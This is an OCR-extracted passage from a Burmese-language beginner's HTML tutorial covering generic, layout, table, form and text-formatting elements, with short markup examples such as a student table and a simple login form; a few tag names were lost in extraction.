
`<div>` - ဒီ Element ကို Generic Element လို့ခေါ်ပါတယ်။ အသုံးအများဆုံး Element တစ်ခုပါ။ Generic Element ဆိုတာ ဘယ်လိုနေရာမျိုးမှာ သုံးဖို့အတွက်ရယ်လို့ တိတိကျကျ သတ်မှတ်ထားခြင်း မရှိဘဲ၊ လိုအပ်တဲ့ နေရာတိုင်းမှာ သုံးလို့ရတဲ့ Element ကို ဆိုတာပါ။ HTML ဆိုတာ ကွန်ပျူတာစနစ်တွေက နားလည်တဲ့ Content Structure တည်ဆောက်ဖို့အတွက် Language တစ်မျိုးလို့ အထက်မှာ ပြောခဲ့ပါတယ်။ လက်တွေ့မှာတော့ HTML ကို Content Structure တည်ဆောက်ဖို့အတွက် သာမက App UI

တည်ဆောက်ဖို့ သုံးနေကြပါတယ်။ ဒီတော့ ထွင်ထားတဲ့ရည်ရွယ်ချက်ကတစ်မျိုး၊ လက်တွေ့သုံးနေကြတာကတစ်မျိုးဖြစ်နေတဲ့ သဘောပါပဲ။ ဒါကြောင့်လည်း `<div>` Element ကို အရမ်းအသုံးများတာပါ။ App UI အတွက် သင့်တော်တဲ့ Element တွေ HTML မှာ သိပ်မှမပြည့်စုံတာ။ ထွင်ထားတာ ဒီအတွက် ထွင်ထားတာ မဟုတ်ဘူးလေ။ Menubar တစ်ခုထည့်ချင်လား၊ `<div>` ကိုသုံး။ Menubar အတွက်သတ်မှတ်ထားတဲ့ သီးခြား Element မရှိလို့ပါ။ Toolbar လေးတစ်ခုထည့်ချင်လား၊ `<div>` ကိုသုံး။ Toolbar ထည့်ဖို့အတွက် သီးခြား Element မှမရှိတာ။ စသဖြင့် App UI တည်ဆောက်ဖို့အတွက် ဆိုရင် နေရာတိုင်းမှာ `<div>` ကိုပဲ သုံးကြရပါတယ်။ အသုံးလွန်ပြီး မသုံးသင့်တဲ့ နေရာတွေမှာပါ သုံးကြတဲ့အထိပါပဲ။ ဥပမာ - ခေါင်းစီးထည့်ချင်ရင် `<h1>` `<h2>` စသည်ဖြင့် သုံးသင့်ပေမယ့် `<div>` ကိုပဲသုံးလိုက်တာတို့၊ စာပိုဒ်ထည့်ချင်ရင် `<p>` ရှိရဲ့သားနဲ့ `<div>` လည်း သုံးလိုက်တာတို့၊ Button တစ်ခုထည့်ချင်ရင် `<button>` ရှိရဲ့သားနဲ့ `<div>` ကိုသုံးလိုက်တာတို့ ရှိနေကြပါတယ်။ `<div>` ဟာ စွယ်စုံသုံးလို့ရတဲ့ အသုံးဝင်တဲ့ Element တစ်ခုဖြစ်ပေမယ့် Abuse မလုပ်မိဖို့တော့ သတိထားရပါလိမ့်မယ်။

**** - `<span>` ဟာလည်း `<div>` လိုပဲ Generic Element ပါပဲ။ `<div>` ကို တင်ချင်ရာတင်လို့ရတဲ့ စားပွဲတစ်လုံးလို့ သဘောထားမယ်ဆိုရင် `<span>` ကိုတော့ ထည့်ချင်ရာထည့်လို့ရတဲ့ ပန်းကန်တစ်လုံးလို့ သဘောထားနိုင်ပါတယ်။ ပန်းကန်ထဲမှာ အသီးအနှံဆို အသီးအနှံပဲထည့်မယ်၊ သကြားလုံးဆို သကြားလုံးပဲ ထည့်မယ် မဟုတ်လား။ စားပွဲပေါ်မှာတော့ အသီးအနှံထည့်ထားတဲ့ ပန်းကန်တွေရော၊ အိုးတွေရော၊ ခွက်တွေရော အကုန်တင်မယ် မဟုတ်လား။ အဲ့ဒီလိုကွာပါတယ်။ တစ်ကယ့်ကွာခြားပုံကို ခုနေနည်းပညာသဘောက ပြောရင် ရှုပ်နေမှာစိုးလို့ပါ။ နောက်တစ်ခန်းကျတော့မှ ထပ်ပြောပါမယ်။

Layout Elements

HTML Document တွေတည်ဆောက်တဲ့အခါ Content ချည်းမဟုတ်ဘဲ Layout လေးတွေလည်း ထည့်သွင်း တည်ဆောက်နိုင်ပါတယ်။ မူလ HTML မှာ Layout အတွက်ရည်ရွယ်ထားတဲ့ Element ရယ်လို့ သီးခြားမပါဝင်တဲ့အတွက် `<div>` တွေကို Layout အတွက် သုံးခဲ့ကြရပါတယ်။ HTML5 ဆိုပြီး ထွက်ပေါ်လာတဲ့ နောက်ပိုင်းမှာတော့ Layout Element တွေကို ထည့်သွင်းပေးလာပါတယ်။ အသုံးများတဲ့ Layout Element တွေရဲ့ပုံစံက ဒီလိုပါ။



HTML Document တွေကိုအသုံးပြုပြီး ဝဘ်ဆိုက်တွေ တည်ဆောက်တဲ့အခါ Logo တွေ ခေါင်းစီးတွေ၊ Hotline နံပါတ်လို ဆက်သွယ်ရမယ့် အချက်အလက်တွေ၊ ဆောင်ပုဒ်လို အရာတွေကို ဟိုးအပေါ်မှာ Document Header အနေနဲ့ ထည့်ကြတာ ထုံးစံပါပဲ။ အဲ့ဒီလိုသဘောမျိုးနဲ့ အသုံးပြုဖို့လိုအပ်ရင် `<header>` Element ကိုသုံးနိုင်ပါတယ်။ သူနဲ့ ပြောင်းပြန်က `<footer>` Element ဖြစ်ပါတယ်။ ဟိုး အောက်ဆုံးမှာ ထားကြလေ့ရှိပြီး Copyright တို့ Privacy Policy တို့လို အကြောင်းအရာတွေ ထည့်သွင်း ဖော်ပြကြလေ့ရှိပါတယ်။

နမူနာပုံရဲ့ ဘေးတစ်ဘက်တစ်ချက်မှာ `<nav>` နဲ့ `<aside>` တို့ကို ပေးထားပါတယ်။ နမူနာပါ။ လက်တွေ့မှာ `<nav>` တို့ `<aside>` တို့ဆိုတာ အဲ့ဒီလို ဘေးမှာထားရတယ်ဆိုတဲ့သဘော ပုံသေမဟုတ်ပါ ဘူး။ ကိုယ်ကြိုက်တဲ့ နေရာမှာထားပါ။ သူ့အဓိပ္ပါယ်ကို သိဖို့ပဲလိုပါတယ်။ `<nav>` ကိုတော့ ဝဘ်ဆိုက် မှာ ပါဝင်တဲ့ စာမျက်နှာတွေ အပြန်အလှန်သွားလို့ရတဲ့ Navigation Link တွေ စုစည်းထည့်သွင်းဖို့ သုံးရပါ တယ်။ `<aside>` ကိုတော့ ပင်မ Content နဲ့ ဆက်စပ်နေတဲ့ Relevant Content တွေ စုစည်းထည့်သွင်းဖို့ သုံးရပါတယ်။

`<section>` ဆိုတာ Document အတွင်းမှာရှိတဲ့ သီးခြားခွဲထုတ်လိုတဲ့ အစိတ်အပိုင်းလို့ ဆိုနိုင်ပါတယ်။ သူ့မှာ သူ့ကိုယ်ပိုင် `<header>` တွေ `<footer>` တွေ ရှိလို့ရပါတယ်။ `<article>` ကတော့ စာတွေ

ထည့်သွင်းဖို့ပါ။ <p> Element ကို စာပိုဒ်တွေထည့်ဖို့လို့ ပြောထားပါတယ်။ <article> ကိုတော့ အဲ့ဒီ <p> Element တွေနဲ့ ထည့်ထားတဲ့ စာပိုဒ်တွေ ခေါင်းစီးတွေ၊ ခေါင်းစီးအခွဲတွေ စုစည်းဖို့ Element လို့ သဘောထားနိုင်ပါတယ်။

နမူနာ Layout ပုံမှာ မပါပေမယ့် နောက်ထပ်အသုံးများတဲ့ Element နှစ်ခု ရှိပါသေးတယ်။ <hgroup> နဲ့ <main> ပါ။ <hgroup> ကို ခေါင်းစီးတွေ တစ်ခုထက်ပိုတဲ့အခါ စုစည်းဖို့သုံးနိုင်ပါတယ်။ ဥပမာ -

HTML

```
<hgroup>
    <h1>Maing Heading</h1>
    <h3>Minor Heading</h3>
    <h2>Secondary Heading</h2>
</hgroup>
```

<main> Element ကိုတော့ အဓိကကျတဲ့ Content အားလုံးကို စုစည်းဖို့ အသုံးပြုနိုင်ပါတယ်။ နမူနာပုံမှာ ပါတဲ့ <section> သဘောမျိုးပါပဲ။ ကွာသွားတာက <section> က သီးခြား ရပ်တည်နိုင်တဲ့ အစိတ်အပိုင်းတစ်ခုသဘောမျိုးဖြစ်ပြီး <main> ကတော့ လက်ရှိ Document ရဲ့ အဓိကအစိတ်အပိုင်း ဆိုတဲ့ သဘောမျိုးပါ။

ဒီ Element တွေကို သုံးလိုက်ယုံနဲ့ နမူနာပုံမှာပြထားသလို Layout အသွင်အပြင် ရသွားမှာ မဟုတ်ဘူးဆိုတာကို တစ်ခါထဲ မှတ်ဖို့ လိုပါလိမ့်မယ်။ HTML ဆိုတာ Content ကို စုစည်းဖို့သာ ဖြစ်ပါတယ်။ အခြေခံအားဖြင့် အသွင်အပြင်ဆိုတာ သူနဲ့တိုက်ရိုက်မဆိုင်ပါဘူး။ ဘယ် Content က ဘာဆိုတာကို သတ်မှတ်ပေးယုံသာ သတ်မှတ်ပေးတဲ့ သဘောပါ။ လိုချင်တဲ့ Layout အသွင်အပြင်အတွက်ကတော့ ကိုယ့်ဘာသာ CSS လို Style Language တွေနဲ့ သတ်မှတ်ပေးရမှာပါ။ ဒီစာအုပ်မှာ အဓိကလေ့လာချင်တဲ့ Bootstrap လို နည်းပညာမျိုးနဲ့လည်း သတ်မှတ်ပေးနိုင်ပါတယ်။ နောက်ပိုင်းမှာ ဆက်လက်ဖော်ပြပါမယ်။

Table Elements


Table ဟာလည်းပဲ Content တွေဖော်ပြဖို့အတွက် အရေးပါတဲ့ Element တစ်ခုပါပဲ။ တစ်ချို့ Table ဇယားနဲ့ပြရမယ့် အချက်အလက်တွေဆိုတာ ရှိလာမှာပါပဲ။ Table တစ်ခုသတ်မှတ်ဖို့အတွက် လိုအပ်တဲ့ Element (၄) မျိုး ရှိပါတယ်။ <table>, <tr>, <th> နဲ့ <td> တို့ဖြစ်ပါတယ်။ <tr> ဆိုတာ Table Row ဆို

တဲ့ အဓိပ္ပါယ်ဖြစ်ပြီး ကိုယ်သတ်မှတ်လိုတဲ့ Table မှာ Row (၃) ခုရှိရင် <tr> အဖွင့်အပိတ် (၃) စုံရှိရမှာပါ။ <th> နဲ့ <td> က သဘောသဘာဝဆင်ပါတယ်။ Table Row တစ်ခုအတွင်းထဲမှာ Data Column ဘယ်နှစ်ခုရှိသလဲဆိုတာကို <th> တို့ <td> တို့နဲ့ သတ်မှတ်ပေးရတာပါ။ <th> က Table Heading ဖြစ်ပြီး <td> က Table Data ဖြစ်ပါတယ်။ ရေးသားပုံက ဒီလိုပါ -

HTML

```
<table>
    <tr>
        <th>ID</th>
        <th>Name</th>
        <th>Age</th>
    </tr>
    <tr>
        <td>1</td>
        <td>Alice</td>
        <td>22</td>
    </tr>
    <tr>
        <td>2</td>
        <td>Bob</td>
        <td>23</td>
    </tr>
</table>
```

ဒီကုဒ်ကိုမစမ်းခင် ဖတ်ကြည့်လိုက်ရင်ပဲ သဘောသဘာဝ ပေါ်လွင်ပါတယ်။ Table တစ်ခုရှိပြီး Row သုံးခု ရှိပါလိမ့်မယ်။ Row တစ်ခုချင်းစီမှာ Data Column (၃) ခုစီရှိပြီး၊ အပေါ်ဆုံး Row ထဲက Column တွေက Heading Column တွေ ဖြစ်ပါတယ်။ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုဖြစ်မှာပါ။



ပုံထဲကနမူနာမှာ `border` နဲ့ `width` Attribute တွေ ထည့်ထားတာကို သတိပြုပါ။ မဖြစ်မနေလိုအပ်လို့ မဟုတ်ပါဘူး။ အဲ့ဒါလေးတွေပါမှ ရလဒ်က ကြည့်ရတာ အဆင်ပြေမှာမို့လို့သာ ထည့်ထားတာပါ။ ကိုယ့် ဘာသာ တန်ဖိုးတွေပြောင်းပြီး စမ်းကြည့်လို့ ရပါတယ်။

ပိုပြီးတော့ ပြည့်စုံချင်ရင် `<thead>`, `<tbody>` နဲ့ `<tfoot>` လို Element တွေကို သုံးနိုင်ပါတယ်။ တစ်ချို့ ပေါင်းပြီးပြဖို့ လိုတဲ့ Column တွေအတွက် `colspan` Attribute ကိုသုံးနိုင်ပါတယ်။ တစ်ချို့ ပေါင်း ပြီးပြဖို့ လိုတဲ့ Row တွေအတွက်တော့ `rowspan` Attribute ကို သုံးနိုင်ပါတယ်။ `align` Attribute ကိုသုံး ပြီးတော့ Column တစ်ခုချင်းစီမှာပါတဲ့ Content တွေကို ဘယ်ညာ၊ အလယ် စီထားလို့လည်းရပါတယ်။ ဒါ တွေအစုံပါတဲ့ နမူနာလေးတစ်ခုပေးပါမယ်။

HTML

```
<table>

    <thead>
        <tr>
            <th>ID</th>
            <th>Name</th>
            <th>Age</th>
        </tr>
    </thead>
```

```
    <tbody>
        <tr>
            <td>1</td>
            <td>Alice</td>
            <td>22</td>
        </tr>
        <tr>
            <td>2</td>
            <td>Bob</td>
            <td>23</td>
        </tr>
    </tbody>

    <tfoot>
        <tr>
            <th colspan="2" align="right">Total</th>
            <td>2</td>
        </tr>
    </tfoot>

</table>
```

`<thead>`, `<tbody>`, `<tfoot>` တွေကိုသုံးကို Row တွေကို စုစည်းပေးလိုက်တာပါ။ ဒီလိုစုစည်းပေးလိုက်လို့ Table ရဲ့အသွင်အပြင်ဖော်ပြပုံတော့ မပြောင်းပါဘူး။ အချက်အလက်တွေ စုစုစည်းစည်း ဖြစ်သွားခြင်းသာ ဖြစ်ပါတယ်။ အသွင်အပြင်ပြောင်းမှာက အောက်ဆုံး Row မှာပါတဲ့ `<th>` ပါ။ `colspan=2` လို့ ပြောထားတဲ့အတွက် သူက Column နှစ်ခုစာ နေရာယူမှာပါ။ ဒါကြောင့်လည်း အောက်ဆုံး Row မှာ Column (၃) ခုမရှိဘဲ (၂) ခုပဲ ရှိနေတာပါ။ Column တစ်ခုက သူတစ်ခုထဲ နှစ်ခုစာနေရာယူမှာ မို့လို့ပါ။ ရလဒ်က ဒီလိုဖြစ်ပါလိမ့်မယ်။

```html
<table border="1" width="50%">
  <thead>
    <tr>
      <th>ID</th>
      <th>Name</th>
      <th>Age</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>1</td>
      <td>Alice</td>
      <td>22</td>
    </tr>
    <tr>
      <td>2</td>
      <td>Bob</td>
      <td>23</td>
    </tr>
```

ID	Name	Age
1	Alice	22
2	Bob	23
	Total	2

Row တွေပေါင်းတဲ့ `rowspan` တော့ နမူနာပေးတဲ့အထဲ မပါပါဘူး။ လိုအပ်ချက်နည်းပါတယ်။ မဖြစ်မနေ လိုအပ်လာတော့မှသာ ဆက်လေ့လာကြည့်လိုက်ပါ။

Form Elements

ရိုးရိုးစာရွက်တွေမှာ လက်ရေးနဲ့ ရေးဖြည့်လို့ရတဲ့ ဖောင်တွေရှိသလိုပဲ HTML မှာလည်း User က ရေးဖြည့်လို့ရတဲ့၊ ရွေးလို့ရတဲ့ ဖောင်တွေ ရှိပါတယ်။ ဒီဖောင်တွေကို အားကိုးပြီး Web Application တွေထိ ဖန်တီးကြရတာဆိုတော့ ကျယ်ပြန့်ပါတယ်။ အသုံးများတဲ့ ဖောင် Element တွေကို ရွေးထုတ်လေ့လာကြပါမယ်။ ဒီ Element (၅) မျိုးကို လေ့လာရမှာပါ။

- `<label>`
- `<input>`
- `<textarea>`
- `<select>`
- `<button>`

`<input>` Element ဟာ Empty Element ဖြစ်ပြီးတော့ `type` Attribute မဖြစ်မနေ ပါရပါတယ်။ `text`, `password`, `radio`, `checkbox`, `email`, `url`, `date`, `submit`, `reset` စ သဖြင့် Value တွေအများကြီးရှိပါတယ်။ အခဲ့ဒီထဲက လက်ရှိ အဆင့်မှာ ရွေးချယ်မှတ်သားသင့်တာက `text`, `password` နဲ့ `submit` ဖြစ်ပါတယ်။

<input> တို့ <textarea> တို့ <select> တို့ကို <label> နဲ့ တွဲသုံးလေ့ ရှိပါတယ်။ ဒီလိုပါ -


HTML

```
<label for="name">Your Name</label>
<input type="text" id="name"> <br>

<label for="pwd">Password</label>
<input type="password" id="pwd"> <br>

<input type="submit" value="Login">
```

<label> တွေမှာ for Attribute ပါပြီး <input> တွေရဲ့ id နဲ့တူအောင်ပေးရတာကို သတိပြုကြည့်ပါ။ ဒီနည်းနဲ့ <label> နဲ့ <input> ကို တွဲရခြင်းဖြစ်ပါတယ်။ နမူနာ <input> သုံးခုမှာ type တွေမတူကြပါဘူး။ text ကတော့ စာတွေရိုက်ထည့်လို့ရတဲ့ Input ဖြစ်ပြီး password ကလည်း စာတွေရိုက်ထည့်လို့ရတဲ့ Input ပါပဲ။ ကွာသွားတာကတော့ password Input မှာ ရိုက်ထည့်လိုက်တဲ့စာတွေကို ဖျောက်ထားပေးမှာပါ။ submit ကတော့ နှိပ်လို့ရတဲ့ ခလုပ်တစ်ခုဖြစ်ပါတယ်။ ကြားထဲမှာပါတဲ့
 Element ကတော့ Line Break ဆိုတဲ့အဓိပ္ပါယ်ပါ။ နောက်တစ်လိုင်းကို ဆင်းပေးပါတယ်။

ကြားဖြတ်ပြီးမှတ်ပေးပါ။ HTML Code ထဲမှာ Enter တွေ ခေါက်ပြီးလိုင်းတွေ ခွဲချင်သလောက်ခွဲ၊ Tab တွေ နှိပ်ပြီး စပေ့တွေ ထည့်ချင်သလောက်ထည့်၊ အဲ့ဒါတွေကို ထည့်ပြီး အလုပ်မလုပ်ပါဘူး။ ကိုယ့်ဘက်က အခုလို တစ်လိုင်းဆင်းစေချင်ရင် ဆင်းစေချင်တဲ့အကြောင်း
 Element နဲ့ပြောပေးမှပဲ ဆင်းပါတယ်။

လက်တွေ့မှာ ဒီ Input တွေအားလုံးကို <form> Element တစ်ခုနဲ့ စုဖွဲ့ထားရတဲ့ ထုံးစံရှိပါတယ်။ ရလဒ်က ဒီလိုဖြစ်မှာပါ။



`submit` Input အတွက် `value` Attribute သုံးထားတာကိုလည်း သတိပြုပါ။ `value` မှာပေးထားတဲ့ တန်ဖိုးကို ခလုပ်ပေါ်ကစာအနေနဲ့ လာပြတာကို တွေ့ရနိုင်ပါတယ်။ လက်တွေ့မှာ `value` နဲ့အတူ တခြား အရေးကြီးတဲ့ `placeholder`, `readonly`, `checked`, `required` စတဲ့ Attribute တွေ ရှိပါသေးတယ်။ အဲ့ဒါတွေကိုတော့ လက်တွေ့အသုံးချ Web Application တွေလေ့လာတဲ့ အဆင့်ရောက်ပြီဆိုတော့မှပဲ ဆက်လေ့လာပါ။ အခုကတော့ ဖောင်တစ်ခုအနေနဲ့ ရေးဖြည့်လို့ရတဲ့ အဆင့်ထိပဲ လေ့လာရမှာပါ။ ရေးဖြည့်လိုက်တဲ့တန်ဖိုးတွေကို သုံးပြီးတစ်ကယ်အလုပ်လုပ်ဖို့ကတော့ PHP တို့ဘာတို့လို Server-side နည်းပညာတွေနဲ့ ပူးတွဲလေ့လာကြရဦးမှာပါ။ ဒါကြောင့် အခုထည့်သွင်းတဲ့ဖောင်တွေဟာ ဖော်ပြယုံသက်သက် ဖြစ်တယ်လို့ နားလည်ပါ။ လက်တွေ့အလုပ်လုပ်တဲ့ ဖောင်တွေတော့ မဟုတ်သေးပါဘူး။


`<textarea>` ဟာ အဖွင့်အပိတ်အပြည့်အစုံပါတဲ့ Element ဖြစ်ပါတယ်။ `text` Input တွေဟာ စာတစ်ကြောင်းပဲ ရေးဖြည့်ဖို့ သင့်တော်ပြီး၊ စာများများ ရေးဖြည့်ဖို့ လိုအပ်ရင် `<textarea>` ကို သုံးရမှာ ဖြစ်ပါတယ်။ `<select>` ကိုတော့ ရွေးလို့ရတဲ့ List တစ်ခုထည့်သွင်းလိုတဲ့အခါ သုံးပါတယ်။ ရွေးရမယ့် Option တွေကို `<option>` Element သုံးပြီး သတ်မှတ်ရပါတယ်။ `<ul> <li>` ရေးပုံနဲ့ တူပါတယ်။ `<ul>` ထဲမှာ `<li>` တွေ ရှိသလိုပဲ `<select>` ထဲမှာ `<option>` တွေ ရှိရမှာပါ။

`<button>` ကတော့ `submit` Input နဲ့ အတူတူပါပဲ။ ကွာသွားတာက အဖွင့်အပိတ် အပြည့်အစုံနဲ့ ရေးပေးရခြင်း ဖြစ်ပါတယ်။ သူ့မှာလည်း `type` Attribute ပါရပါတယ်။ ဒါတွေအားလုံး အပြည့်အစုံပါတဲ့ နမူနာတစ်ခု ရေးပေးပါမယ်။

HTML

```
<form>
    <label for="name">Your Name</label> <br>
    <input type="text" id="name"> <br>

    <label for="gender">Your Gender</label> <br>
    <select id="gender">
        <option>Male</option>
        <option>Female</option>
    </select> <br>

    <label for="address">Your Address</label> <br>
    <textarea id="address"></textarea> <br>

    <button type="submit">Send</button>
</form>
```

<button> မှာ type က မထည့်လည်း ရတော့ရပါတယ်။ အလားတူပါပဲ <label> တွေမှာ for မထည့်လည်း ဘာမှတော့ မဖြစ်ပါဘူး။ Input တွေမှာလည်း id မပါမဖြစ် မဟုတ်ပါဘူး။ နောက်ဆုံးဆင့် <label> Element ကို လုံးဝမသုံးလဲ စာတွေဒီအတိုင်း ချရေးလည်း ရတာပါပဲ။ ဒါပေမယ့် သတ်မှတ်ထားတဲ့အတိုင်း စုံအောင်ရေးတော့ ပိုစနစ်ကျသွားတာပေါ့။ ရလဒ်က ဒီလိုဖြစ်မှာပါ -



ဒီလောက်ဆိုရင် အခြေခံ Form Element တွေ ရသွားပါပြီ။ ဒီထက်နည်းနည်းပို အဆင့်မြင့်တဲ့ တစ်ချို့ Element တွေကျန်သေးတယ်ဆိုတာကိုတော့ သတိပြုပေးပါ။

Formatting Elements

စာလုံးတွေရဲ့ ဖော်ပြပုံအသွင်အပြင်ဟာ တစ်ကယ်တမ်းတော့ HTML ရဲ့အလုပ် မဟုတ်ပါဘူး။ HTML ရဲ့ တာဝန်က Content Structure တည်ဆောက်ဖို့ပါပဲ။ ဒါပေမယ့် HTML မှာ လိုအပ်ရင် အသုံးပြုနိုင်ဖို့ အတွက် စာလုံးအသွင်အပြင်တွေ Format ပြောင်းပေးနိုင်တဲ့ Element တွေရှိပါတယ်။ မှတ်သားသင့်တဲ့ Element စာရင်းကို ထည့်ပြောချင်ပါတယ်။

**<b>, ** - စာလုံးတွေကို Bold လုပ်ပြီးဖော်ပြစေချင်ရင် `<b>` သို့မဟုတ် `<strong>` Element ကို အသုံးပြုနိုင်ပါတယ်။

**<i>, ** - စာလုံးတွေကို Italic ပုံစံ စာလုံးစောင်းနဲ့ ဖော်ပြစေချင်ရင် `<i>` သို့မဟုတ် `<em>` Element ကို အသုံးပြုနိုင်ပါတယ်။

<s>, <del> - စာလုံးတွေကို ကန့်လတ်ဖြတ်လိုင်းနဲ့ ဖျက်ပြီးပြချင်တယ်ဆိုရင် (ဥပမာ - ~~ဖျက်ဆေးသည့် စာ~~) `<s>` သို့မဟုတ် `<del>` ကိုသုံးနိုင်ပါတယ်။ Underline တာဖို့အတွက် `<u>` Element ရှိပေမယ့် မသုံးသင့်တဲ့ Element အနေနဲ့ ပယ်ထားကြပါတယ်။

